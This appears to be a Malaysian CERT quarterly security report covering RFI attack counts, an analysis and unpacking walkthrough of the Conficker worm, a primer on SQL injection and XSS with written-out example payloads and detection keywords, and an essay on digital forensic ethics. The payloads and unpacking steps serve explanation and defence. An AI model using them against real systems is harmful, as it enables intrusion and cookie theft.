


Figure 2.3.2: Top 10 RFI attack source by IP

In Q1 2009 alone, MyCERT has detected more than 315,000 attempts of RFI attacks and recorded about 2880 unique domains used as drop sites. MyCERT proactively handled this incident and escalated the relevant information to the respective parties such as ISPs and international Computer Security Incident Response Teams (CSIRTs). The following figures 2.3.2 show the top source of attack and visualization of common names used in RFI scripts (figure 2.3.3)

Internet Security Issues Highlight in Q1 – 2009

The Conficker Worm

Conficker, also known as Downadup and Kido, is a computer worm targeting the Microsoft Windows operating system that was first detected in November 2008. The worm exploits a known vulnerability (MS08-067) in the Windows Server service and spread itself to other computers across a network automatically. The vulnerability could allow remote code execution if the server received a specially crafted Remote Procedure Call (RPC) request. MyCERT has been discovered the variants of the worm in the honeynet. According to the Microsoft, five main variants of the Conficker worm are known and have been dubbed Conficker A, B, C, D and E. They were discovered on the date as below:

- Win32 / Conficker.A was reported to Microsoft on November 21, 2008.
- Win32 / Conficker.B was reported to Microsoft on December 29, 2008.
- Win32 / Conficker.C was reported to Microsoft on February 20, 2009.
- Win32 / Conficker.D was reported to Microsoft on March 4, 2009.
- Win32 / Conficker.E was reported to Microsoft on April 8, 2009.

Symptoms of Infection

Symptoms of Conficker infection include the following:


- Users being locked out of Active Directory Server
- Access to folder ADMIN\$ (admin share) denied
- Scheduled tasks being created

- Serious congestion of network traffic
- Certain Microsoft Windows services such as Automatic Updates disabled
- Web sites related to antivirus software or the Windows Update service becoming inaccessible

Method of Infection

Variant A, B, C and E target the MS08-067 vulnerability in the Server Service on Windows computers and exploit vulnerable computer use a specially crafted remote procedure call. A crafted remote procedure call request forces a buffer overflow and execute malicious code on the target computer. On the source computer, the worm runs an HTTP service on a port between 1024 and 10000, the target malicious code connects back to this HTTP service to download a copy of the worm in Dynamic Link Library (DLL) form, which it then attaches to svhost.exe [Refer to Figure 3.1.2 (a)].

Variants B and C also can remotely execute and spread through the ADMIN\$ share on computer and place a copy of DLL form on any attached removable media such as USB flash drive. If the share folder is password-protected, it will attempt a brute force attack and generating large amounts of network traffic. Variant D is a recently detected variant Conficker worm that disables services AutoUpdate (wuauerv), Security Centre (wscsvc) and blocks DNS lookups to anti-malwares related web sites.



Unpacking and Analysis

This section contains information about the unpacking and analysis Conficker variant B. Before start the unpacking and analysis, the following tools are required:

- Ollydbg (Debugger) v1.0
- Conficker worm sample - Variant B

The Conficker worm seems like packed with the Ultimate Packer for eXecutables (UPX). Check the packer entry point as [Refer Figure 3.1.3 (a)]:


```
cmp    byte ptr [esp+8],1
jnz    10019D0D
```

The following steps are the procedure how to unpack Conficker variant B.

- Press F2 and set the breakpoint at 0x10019D0D. Press F9 and press F8 to unpack first layer of packer.
- Now debugger landed at 0x1000442B. Press F2 again to set the breakpoint at 0x100014C3 and let the debugger run with press F9.
- Press F7 to step in and debugger landed at entry point of another layer protection as below:

```
cmp    byte ptr [esp+8], 1
jnz    003CF8BD
```

- Set the breakpoint with press F2 at 0x003CF8BD. Press F9 and press F8 to unpack second layer of packer. Now debugger landed at 0x003C71CC. Right click and select Backup the data.
- Figure 3.1.3 (b) is the screenshot of unpacked Conficker variant B.






Figure 3.1.3 (a) Entry Point of the Packer




Figure 3.1.3 (b) Unpacked Conficker Variant B

The following section is the summary of the Conficker B analysis:

- Conficker B uses a different set of sites to query it external IP addresses such as www.getmyip.org www.whatsmyipaddress.com, www.whatsmyip.org and checkup.dyndns.org [Refer to Figure 3.1.3 (c)]






Figure 3.1.3 (c) Different Site Uses by Conficker

- Conficker variant B able self-propagate via brute force password guessing. [Refer to Figure 3.1.3 (d)]





Figure 3.1.3 (d) Password List Used by Conficker

- Conficker block access to antivirus security website. [Refer to Figure 3.1.3 (e)]



3.1.3 (e) Anti-malware and Security Websites Blocked by Conficker

Patching and Removal

Generally, the following steps shall mitigate spread of Conficker:

- Apply the latest Microsoft Windows updates
- Apply the latest antivirus signatures and updates
- Browse the Internet with least privilege user to limit the execution of the malicious file.
- Do not open questionable email attachments and / or browse to unknown websites received via email from unknown person or received email unexpectedly.

Users can do a check through the Internet:

- http://www.confickerworkinggroup.org/infection_test/cfeyechart.html
- http://four.cs.uni-bonn.de/fileadmin/user_upload/werner/cfdetector/

Shown below are the list of removal tools provided by trusted parties and test in MyCERT's Lab:

#	Removal Tools / Company	Detectable	Removable	Need to Reboot	URL to Download
1	KKiller_v3.4.1.zip / Kaspersky	YES	YES	NO	http://data2.kaspersky-labs.com:8080/special/KKiller_v3.4.1.zip
2	SysClean-WORM_DOWNAD.zip / Trendmicro	YES	YES	NO	http://www.trendmicro.com/ftp/products/pattern/spyware/fixtool/SysClean-WORM_DOWNAD.zip
3	Free Removal Tool / Bitdefender	YES	YES	YES	http://www.bitdefender.com/site/Downloads/downloadFile/1584/FreeRemovalTool
4	Ssconfntool_10_sfx.exe / Sophos	YES	YES	YES	http://www.sophos.com/products/free-tools/conficker-removal-tool.html

Other Activities

MyCERT staff has been invited to conducted talks and training in various locations in Q1 2009. The following is a brief list of talks and training conducted by MyCERT in 2009.

- **January 2009** - University Sains Islam Malaysia (USIM), Malware: Prevention And Cure
- **January 2009** - Organisation of Islamic Conference CERT Seminar, Kuala Lumpur, Honeynet Hands-on Training
- **February 2009** - Asia Pacific Forum of IT (AFIT), Bangkok, Thailand
- **February 2009** - Network Security Monitoring Training using Sguil, CyberSecurity Malaysia
- **February 2009** - Reverse Engineering Malware And Shellcode Analysis conducted by Giraffe Chapter
- **February 2009** - Honeynet Project Annual 2009 Workshops And Conference, Cybersecurity Malaysia Honeynet Project Update
- **March 2009** – APCERT Conference, Kaoshiung, Hong Kong, APCERT Drill 2008 updates
- **March 2009** – SecurAsia 2009, Kuala Lumpur, Honeynet For Enterprise Security

MyCERT has also been invited to present at the Countering E-Crime Conference organized by the Anti-Phishing Working Group in and the Forum of Incident Response Team (FIRST) Annual Conference in May and June 2009 respectively.



Conclusion

Q1 2009 has been a hectic period for security teams globally. MyCERT encourages Malaysian Internet users to be constantly vigilant of the latest computer security threats. MyCERT can be reached for assistance at:

Malaysia Computer Emergency Response Team (MyCERT)

E-mail: mycert@mycert.org.my

Cyber999 Hotline: 1 300 88 2999

Phone: (603) 8992 6969

Fax: (603) 8945 3442

Phone: 019-266 5850

SMS: 019-281 3801

<http://www.mycert.org.my/>

Please refer to MyCERT's website for latest updates of this Quarterly Summary.

Common Mechanisms in Web Attacks and M

These days, the majority of websites are built around applications to provide good services to their users. In particular, are widely used to create, edit and administrate contents. Due to the interactive nature of these systems, where the input of users is fundamental, it is important to think about security in order to avoid exploits by malicious third parties and to ensure the best user experience.

There are many ways, hackers can launch attacks to websites, which generally exploit some known vulnerabilities present on the server. The most popular and dangerous mechanisms are the SQL injection and cross-site scripting. It is also reported that about sixty percent (60%) of web defacements reported to MyCERT were due to SQL injection vulnerability present in the victim server.

SQL Injection Attack

This attack is the common one since most web applications are using database for the information store and retrieval. Query to the database is using Structured Query Language (SQL) which is a database access language

SQL injection technique manipulates a back-end database by modifying query in an SQL statement in web application, which does not filter and sanitize input from users. The vulnerable application could be written by programmers those do not aware SQL injection attacks.

Description of the attack:

What attackers will do is to enter special characters and pieces of SQL statement into their user input to see if they can get them to run on the back-end system. The characters can be inserted at the request before being submitted to the web server through URL, HTML form or by using interception proxy.

Suppose you request a page using the following URL:


<http://www.example.com/users.php?userid=1>

The URL of PHP script above will display a user based on the ID for parameter "userid". The user ID supplied will become a part of the SQL query in a process of string concatenation. If no checking is done for correct format, the attacker can inject SQL commands directly into the database query as shown in the following example.

<http://www.example.com/users.php?userid=1%20OR%20userid%3D2>

which translates into SQL statement inside the codes as

```
SELECT username FROM users WHERE userid = 1 OR
userid=2
```



Here, the attacker will get two usernames displayed on the screen instead of a single one. The example above may not do damage to the database but information revealed may also exposed username and password of valid users. Advanced attack like Blind SQL Injection is also possible for attackers to do further damage to the database and host operating system.

Impacts:

Once your site has been attacked successfully, hackers can do the followings:

- Access confidential information that they are not authorized to access
- Change account information on the server
- Updating various tables in the database or even remove entire datasets
- Delete tables of database or the database itself
- Retrieve operating system information or database server

Mitigating the Attacks



Identification / Containment / Preventions:

a) To identify if your server has been attacked, you can search your web server and application logs for any special character entered; that will be discussed later, as well as look for SQL reserve words like “union”, “select”, “join” and “inner”.

b) If you notice someone is launching a SQL injection attack to your server, filter the source IP address of the attack at the firewall or at the web application itself. Furthermore, there are also available web application firewall like mod_security that filter user requests based on sets of rules.

c) For preventions against the SQL injection attack, you may refer to the below guides:

- i) Limit the permissions of the web application when accessing the database. This will not eliminate SQL injection, but can limit damages associated to SQL injection.
- ii) Consider using parameterized stored procedures. This splits up user input into individual parameters, which are fed as isolated elements into stored procedures running on the database and this makes SQL injection more difficult for the attacker.
- iii) On the server side, the application should filter user input, by removing:
 - Quotes of all kinds, i.e. , ‘ , “, and “.
 - Minus signs (-) Semicolons (;) Asterisks (*)
 - Percents (%) Underscores (_)
 - Other shell/scripting metacharacters
- iv) Define characters that are ok (alpha and numeric) and filter everything else out. Filter after canonicalization of input.
- v) Apache’s mod_security offers solid filtering features. Please refer to the link below for details:
 - <http://www.modsecurity.org/>
 - <http://linuxgazette.net/143/pfeiffer.html>

Cross Site Scripting (XSS)

Another popular mechanism used in web attacks is the cross site scripting (XSS). Cross-site scripting is based on web applications that reflect user input back to a user.

Impacts:

Cross-site scripting allows an attacker

a) Steal information such as cookies from users of vulnerable sites. Therefore, if you are online the bank is vulnerable, attacker maybe be able to steal your banking cookies.

b) Harvest browser history

c) Engage in transactions from within the browser against the vulnerable site

- Conduct a scan of an internal network
- Exploit administrative applications

Description of attack:

Cross-site scripting is a scenario where the client input is echoed back to the web browser. This allows client side to insert encoded strings such as HTML tags or JavaScript into the page.

Example of vulnerable URL for XSS attack may look like this:

[http://www.example.com/news.php?category=<script>alert\(document.cookie\)</script>](http://www.example.com/news.php?category=<script>alert(document.cookie)</script>)

Input to the parameter “category” is a JavaScript code. Visiting this link will result in a JavaScript pop-up box appearing on the screen which is in this example is the value of given cookie set by server. Since most action takes place at the browser and there are no traces at the server, this attack can be difficult to detect. If attack is using POST request, then nothing will be logged since few server deployments record POST request bodies.

Identification / Containment / Preventions

- To identify XSS attack to your server, you may check your IDS if it has any signatures for XSS attempts, noting that user input came with scripts embedded in it. Or you may check your web application logs for a series of scripts in the log.
- For containment, you may apply a filter for your web application that removes relevant characters from user input associated with scripts.
- For preventions, you may use the same preventions used for defending against SQL injection attack.

Conclusion

System Administrators and Web Administrators must be extra careful when administering their web servers and web applications. They must make sure their servers are up to date with latest upgrades and patches. Extra preventive measures must be taken for their servers and application to prevent web attacks due to bug/vulnerability in the web server or on the web application.

Ethical Practices and Codes in Digital Forensic



Introduction

In today's world, investigators, prosecutors, defense counsels, the court, and even the subjects themselves, rely upon the results of forensic examinations to make important and potential life-altering decisions. Quite often, the examination results will determine whether a subject will plead guilty to the initial charge or attempt to plea-bargain for a lesser charge. If the results are presented in court, the judge will rely upon the expert opinion testimony of the examiner to support the determination of innocence (exculpatory) or guilt (inculpatory). In many jurisdictions when the testimony is admissible in a capital case, the weight given to the analytical results can often result in a death penalty verdict. Therefore, those examination results have to be accurate, reliable, repeatable, and conducted utilizing appropriate scientific methodology. Likewise, the examiner's expert testimony has to be non-judgmental, independent, and impartial to ensure an unbiased opinion regarding the analysis of the evidence.

In early 2008 in the USA, a crime laboratory head resigned after a series of problems at a toxicology lab have cast doubts on breath tests for suspected drunken drivers. In an eye-catching news, a DNA supervisor was fired for giving her subordinates the answers to a DNA skills proficiency test. Although I cannot cite any example of events related to digital forensic, these incidents will probably have far ranging consequences in the forensic community of all disciplines including digital forensic. It also raises some very difficult questions that will have to be addressed by the agencies, the examiners, subjects and victims, prosecutors, and the court. For instance, did they violate the laboratory's code of professional conduct or code of ethical practices? What is the creditability of the examiners who resigned and terminated? Can the results of any previous examinations that he or she previously conducted be relied upon? What about his or her previous testimony that may have resulted in a conviction? This incident reflects negatively upon all forensic examiners in all disciplines.

Ethics And The Examiner

Ethics is the moral principles of individuals with respect to rightness and wrongness of certain actions. More often examiners have the "privilege" to view the entire content of a suspect's storage media which may contain abundance of personal data belonging to the suspect. During my tenure as forensic analyst, I encountered a plethora of such cases. I came across login credentials to the suspect's online banking and email accounts, personal images and videos (which may contain personal explicit contents), and other documents containing privileged information. A non-ethical examiner will certainly append to the viewing privilege by distributing the sensitive information, sharing the sensitive data with subordinates or misusing the login credentials such as to the online banking for personal gain. More often, an unethical examiner will fail to put himself or herself in the other person's shoes and neglects the fact that you would not want to do "something to others which you would not want to be done to yourself".

Many of the currently popular crime-related television shows such as the CSI usually portray one or more of the forensic disciplines in their scenarios. Since these shows are intended to provide entertainment, they often do not provide realistic insights into the true world of the examiner. Most do not portray or present an accurate representation of the challenges and pressures that examiners in all forensic disciplines encounter on a daily basis. Keeping the article within the context of digital forensic, I propose a set of ethical codes that must be demonstrated and maintained in the highest order by all the digital forensic examiners. All digital forensic examiners must:

- Conduct themselves with impartiality, integrity and diligence in relationships in all matters associated with digital evidences.
- Maintain the highest level of objectivity in all forensic examinations and accurately present the fact-findings.
- Diligently examine and analyze the evidences in a case.



Avoiding Ethical Conflicts

- Conduct forensic examinations based upon validated principles and established international standards.
- Not withhold any findings, whether inculpatory or exculpatory, that would cause the facts of a case to be misrepresented or distorted.
- Testify truthfully in any proceedings and comply with all legal orders of the courts.
- Advise and provide professional assistance and support to all Malaysian government agencies and law enforcements regardless of their affiliation.
- Successfully complete discipline-specific training programs, maintain competency and successfully complete proficiency tests.

